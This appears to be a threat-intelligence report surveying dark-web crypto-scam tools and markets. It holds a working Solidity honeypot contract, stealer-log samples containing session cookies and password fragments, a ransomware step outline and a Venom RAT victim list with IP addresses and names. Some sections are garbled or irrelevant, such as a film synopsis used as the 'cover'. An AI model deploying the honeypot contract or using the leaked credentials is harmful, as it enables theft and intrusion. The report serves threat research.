


# 40 DAYS IN DEEP/DARK WEB ABOUT CRYPTO SCAM



HADESS



# About Cover



### **Nothing but Trouble (1944 film)**

Ollie and Stan discover that they have forgotten to buy the dinner's steak, and can't buy one now, as they have spent all the money they were given by Elvira; they blame each other. They see a lion at the nearby zoo being fed a big steak, and decide to try and steal it for the dinner. Christopher is not aware that Stan and Ollie are working where Saul is to be the guest. While Stan and Ollie argue about who will actually take the steak from the lion, equally afraid of being eaten themselves, Christopher steps in and snatches the steak away from the lion, which has been distracted by Stans being so afraid that he's jumped up on top of a wall.



# Forward

Last year ransomware scammed more than 100 billion dollar from various organizations and users. We decide in this document research methods from seller to end client.

This report was made by the HADESS and data comes from various sources such as: Dark Web , Deep Web Forums, Sellers and Websites.




# Table of Contents

- Summary of finding .....4
- Abbrev .....5
- Tools .....7
- The story of steal wallet .....19
- Have I Been Pwned .....24



## Summary of Finding





# Abbrev.

## Wallet Drainer

Methods of scamming to earn crypto such as: Honeypot smart contract on bsc network, fake nft mint page, Metamask drainer page.

## Auto transfer

Phishing system can be transfer crypto from victim wallet to attacker wallets, for example Coinbase Auto Transfer System Phishing can be transfer your coinbase crypto to other wallet

## Crypto base

Mixed mail/pass of exchange account can be used in auto-transfer for withdrew without any limitation

## Mixed log

Lot of logs included personal information, files, wallet address, wallet private/seed key, ...



## Fake transaction

Scam transfer crypto that confirm in one of confirmation stages and rollback after 12h till 2 week

## Private/Seed Key Reverse

Methods for reverse wallet address and auto-transfer with private key or seed key.


## RAMP

Forums about ransomware as a service(raas).



# Tools

## Fake Transaction Generator



This tool generates fake bitcoin transactions and stays for 07-28 days depending on the blockchain network and license Type.


Price: £ 499.99 – £ 4,999.99






# 40 Days in Deep/Dark Web About Crypto Scam

## Wallet drainer



Metamask drainer page - price: 4000\$



fake nft mint page - price: 2000\$



## Wallet drainer

Honeypot smart contract on bsc network - price: 500\$

```
1  pragma solidity ^0.4.18;
2
3  contract MultiplierX3
4  {
5      address public Owner = msg.sender;
6
7      function() public payable{}
8
9      function withdraw()
10     payable
11     public
12     {
13         require(msg.sender == Owner);
14         Owner.transfer(this.balance);
15     }
16
17     function Command(address adr, bytes data)
18     payable
19     public
20     {
21         require(msg.sender == Owner);
22         adr.call.value(msg.value)(data);
23     }
24
25     function multiply(address adr)
26     payable
27     {
28         if(msg.value >= this.balance)
29         {
30             adr.transfer(this.balance + msg.value);
31         }
32     }
33 }
34
```



# 40 Days in Deep/Dark Web About Crypto Scam

## Nocryi Logs

```
1 wordpress.com FALSE / FALSE 1712077212 hblid 58CGoaZxRM1jPpJb3C5Vo0J0jY6Aoyar
2 .wordpress.com TRUE / FALSE 1680541211 landingpage_currency INR
3 wordpress.com FALSE / FALSE 1712077212 olfsk olfsk8489700339136055
4 .wordpress.com TRUE / FALSE 1656784831 _gcl_au 1.1.1711582743.1649008831
5 .wordpress.com TRUE / FALSE 1680766461 _clck lmktigj1l1f0e10
6 .wordpress.com TRUE / FALSE 253402257600 _G_ENABLED IDPS google
7 .wordpress.com TRUE / FALSE 1657006754 _fbp fb.1.1649008832136.1655788855
8 .wordpress.com TRUE / FALSE 1712302742 _ga GA1.2.409740311.1649008832
9 .wordpress.com TRUE / FALSE 1680766743 _pin_unauth dWlkPUItWmpNamxtWVRJdE56TTBOeTAwTkRNNExXRmxNakVOT1RNNV1UUXpaVGMzTURJNA
10 .wordpress.com TRUE / FALSE 1682926742 _uetvid f41e27d0b37711ecaa667371a3a12558
11 .wordpress.com TRUE / FALSE 1680767126 _wpndash f637f45a9b474c7051cb5a06
12 .wordpress.com TRUE / FALSE 1759607125 Recognized logins DsLez6ayrinkhp7079R-jFIMdyXxDBrGzESgHVUit9oaSj8yVW1Sgo56r64J8-L4KKp89
13 .wordpress.com TRUE /wp-admin FALSE 1743839125 wordpress wondertips777*7C1743839125*7CpGuls0TloUFjQRNo1Xxl6oSDOSvmyxjzUoI9iT8gc
14 .wordpress.com TRUE / FALSE 1743839125 wordpress_logged_in wondertips777*7C1743839125*7CpGuls0TloUFjQRNo1Xxl6oSDOSvmyxjzUoI9iT8gc
15 .wordpress.com TRUE /wp-admin FALSE 1743839125 wordpress_sec wondertips777*7C1743839125*7CpGuls0TloUFjQRNo1Xxl6oSDOSvmyxjzUoI9iT8gc
16
```

Complete informative logs: cookies, authentications, sessions, victim information (hardware), Discord tokens, autocomplete and much more.



BradMax Logs

1	Y	ly13
2	r	
3	p	hnffp5U
4	k	
5	z	
6	m	il5ngxB
7	d	15
8	i	w89sxJ
9	p	23jp7F
10	b	
11	j	218363!
12	d	
13	c	
14	C	Hannah
15	k	
16	o	1x
17	n	o2012
18	r	
19	k	
20	T	
21	v	
22	a	66I9jR
23	J	6
24	w	58liP
25	p	landknow
26	s	83E

Complete informative logs: cookies, authentications, sessions, victim information (hardware), Discord tokens, autocomplete and much more.



## Baron Cloud Logs

Complete informative logs: cookies, authentications, sessions, victim information (hardware), Discord tokens, autocomplete and much more.

## Fate Cloud Logs

Complete informative logs: cookies, authentications, sessions, victim information (hardware), Discord tokens, autocomplete and much more.



# Log Checker

Load logs  

Browse

Load proxies  

Browse

Threads

Proxy Type

☒ HTTP/S

☐ SOCKS 4

☐ SOCKS 5

☐ PROXYLESS

Proxy AuthType

☒ IP:PORT

☐ IP:PORT:USER:PASS

☐ USER:PASS:IP:PORT

Select Cookies

☐ YouTube

0

☐ Gmail

0

☐ Netflix

0

☐ Instagram

0

☐ Facebook

0

☐ Yahoo

0

☐ Steam

0

☐ Coinbase

0

☐ Amazon

0

☐ Binance

0

☐ Walmart

0

LogsLoaded

0

Cookies Loaded

0

Proxies Loaded

0

Checked

0/0

CPM

0

Valid

0

Retry

0

-----[ NoCryi Cookie 检查器 ]-----

Automatically search for keywords in mail access for yahoo / gmail!  
Services Cookies Checker: Youtube , Netflix , Gmail , Instagram , Facebook , Yahoo ,  
Steam , Coinbase , Amazon , Binance  
All services come with captures like balance,items...



# 40 Days in Deep/Dark Web About Crypto Scam

## Wallet\_dat\_net

*Download free **Wallet.dat Bitcoin Core 4.3 BTC** OPEN this wallet is open and the money is withdrawn, you can try to guess the password*

***Wallet.dat Bitcoin Core 11,5 BTC** OPEN this wallet is open and the money is withdrawn, you can try to guess the password*

*Download free **Wallet.dat Bitcoin Core 31.4 BTC** the wallet is open and the money is withdrawn, you will be lucky too*

Download free ***Wallet.dat Bitcoin core 69370 btc*** OPEN this wallet is open and the money is withdrawn, you can try to guess the password

Download free ***Wallet.dat Bitcoin core 78 btc*** OPEN this wallet is open and the money is withdrawn, you can try to guess the password

Download free ***Wallet.dat Bitcoin Core 10.08 BTC*** OPEN this wallet is open and the money is withdrawn, you can try to guess the password

Download free ***Wallet.dat Bitcoin Core 9.8 BTC*** OPEN this wallet is open and the money is withdrawn, you can try to guess the password

Download free ***Wallet.dat Bitcoin Core 25.75 BTC*** OPEN this wallet is open and the money is withdrawn, you can try to guess the password

Download free ***Wallet.dat Bitcoin Core 144 BTC*** OPEN this wallet is open and the money is withdrawn, you can try to guess the password

buy a Bitcoin core wallet.dat file with a lost or forgotten password



## Magnus Ransomware

Magnus Ransomware its a sophisticated ransomware which can bypass any anti virus as malwarebites, avast, bitdefender... If it detect it doesnt even do anything because It disable any anti virus or program so its so dificult to dont get hacked.

Step 1- Disable AV

Step 2- Disable startup apps

Step 3- Encrypt all types of files as:

".txt", ".jar", ".dat", ".contact", ".settings", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".mka", ".mhtml", ".oqy

Step 4- Create a Readme.txt file which gives you all steps to unencrypt all files

Step 5- If the person paid then the attacker will send the desencryption software

Step 6- Enjoy the money :)





# 40 Days in Deep/Dark Web About Crypto Scam

## Venom rat

The image displays two screenshots of the Venom RAT interface. The top screenshot shows the main dashboard with a list of clients and a sidebar menu. The bottom screenshot shows a detailed view of a client's system information, including IP, Country, Group, HWID, User, Camera, OS version, Client version, Installed time, Permission, and Anti-virus.

**Client List (Top Screenshot):**

IP	Client Name	Username/PC Name	Payload Version	Status	Connection	Location	Installed OS	Privileges	
87.202.142.222.4449	Qwen	CCCB48520750542189	attentia	True	Windows 8.1 64bit	VenomRAT_HUNC 5.0.4	19/2/2022 4:28:58 pm	User	Windows Defens
177.37.248.132.4449	Brazil	288012A9540768F7C3	Ricardo Amêlis	True	Windows 10 Pro 64bit	VenomRAT_HUNC 5.0.4	19/02/2022 15:02:27	User	Windows Defens
177.45.117.194.4449	Brazil	A11AFD34C920D0EEF35	KELA VALMIR	True	Windows 7 Ultimate 64bit	VenomRAT_HUNC 5.0.4	19/02/2022 16:17:37	User	N/A
102.165.88.60.4449	South Africa	B8D5106776A84B8E8499	Vicent	True	Windows 8 Enterprise 64bit	VenomRAT_HUNC 5.0.4	2/19/2022 11:53:56 AM	User	Windows Defens
98.98.15.13.4449	India	46A4B4402929A4C277	asa	False	Windows 7 Professional 32bit	VenomRAT_HUNC 5.0.4	26/02/2022 04:02:14	User	N/A
98.5.5.160.4449	United States	68A73887EBE21ED80208	user	False	Windows 10 Pro 64bit	VenomRAT_HUNC 5.0.4	2/19/2022 8:25:12 AM	User	Windows Defens
191.183.200.58.4449	Brazil	00E83CA45079F4E824	CLIENTE	True	Windows 10 Home Single Language 64bit	VenomRAT_HUNC 5.0.4	19/02/2022 15:16:33	User	Windows Defens
120.25.109.81.4449	Philippines	5F8F71A6AC74B80540	personal	True	Windows 7 Ultimate 64bit	VenomRAT_HUNC 5.0.4	2/19/2022 9:26:06 AM	User	N/A
189.91.83.247.4449	Brazil	6863E5170A2361728572	PC DIREITO	False	Windows 7 Ultimate 32bit	VenomRAT_HUNC 5.0.4	19/02/2022 16:24:12	User	N/A
122.173.138.177.4449	India	81ED2362C4124D173590	numan	True	Windows 7 Ultimate 64bit	VenomRAT_HUNC 5.0.4	2/19/2022 8:20:22 AM	User	N/A
197.54.182.232.4449	Egypt	E296C669683760C4048	DELL	True	Windows 10 Pro Education 64bit	VenomRAT_HUNC 5.0.4	2/22/2022 6:36:07 AM	User	Windows Defens
197.54.182.232.4449	Egypt	E296C669683760C4048	DELL	True	Windows 10 Pro Education 64bit	VenomRAT_HUNC 5.0.4	2/22/2022 6:33:22 AM	User	Windows Defens
89.33.86.262.4449	Romania	9A93C4C5A867C09C19	adriana	True	Windows 10 Pro 64bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:31:17	User	Windows Defender: ESS
103.97.210.147.4449	India	C38678A8B8642CD63	AS LAPTOP CARE	False	Windows 7 Ultimate 32bit	VenomRAT_HUNC 5.0.4	2/22/2022 4:31:20 AM	User	N/A
187.3.231.42.4449	Brazil	1C850960327495796F	TELEMAC	False	Windows 7 Ultimate 32bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:31:22	User	N/A
87.202.142.222.4449	Qwen	CCCB48520750542189	attentia	True	Windows 8.1 64bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:31:46 pm	User	Windows Defens
103.146.175.35.4449	Localhost	71089AD380C32C0044	D CELL	True	Windows 7 Ultimate 32bit	VenomRAT_HUNC 5.0.4	2/22/2022 4:31:27 AM	User	N/A
177.12.41.50.4449	Mexico	95C2CAE1468F9A2F74	Joaquin	True	Windows 7 Ultimate 32bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:31:55	User	N/A
177.125.248.38.4449	Japan	B3069701308107C028	Arde	True	Windows 10 Home Single Language 32bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:31:37	User	Windows Defens
